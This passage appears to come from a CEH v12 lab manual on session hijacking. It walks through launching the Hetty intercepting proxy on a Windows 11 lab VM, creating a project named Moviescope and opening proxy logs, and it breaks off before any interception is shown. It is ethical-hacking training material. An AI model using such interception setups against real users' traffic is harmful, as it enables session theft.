
   Note: Ensure that the **Windows 11** virtual machine is running.

2. Switch to the **Windows 11** virtual machine. Navigate to **E:\CEH-Tools\CEHv12 Module 11 Session Hijacking\Hetty** and double-click **hetty.exe**.



3. **Open File - Security Warning** window appears, click **Run**.

4. A **Command Prompt** window appears, and Hetty initializes.



5. Now, minimize all the windows and launch any web browser (here, **Mozilla Firefox**).

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

6. A browser window, in the address bar, type **http://localhost:8080** and press **Enter** to open Hetty dashboard.
7. In the Hetty dashboard, click **MANAGE PROJECTS** button.



8. **Projects** page appears, type **Project name** as **Moviescope** under **New Project** section and click **+ CREATE & OPEN PROJECT** button.



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

9. You can observe that a new project name **Moviescope** has been created under **Manage projects** section with a status as **Active**.



10. Click **Proxy logs** icon ( ) from the left-pane.



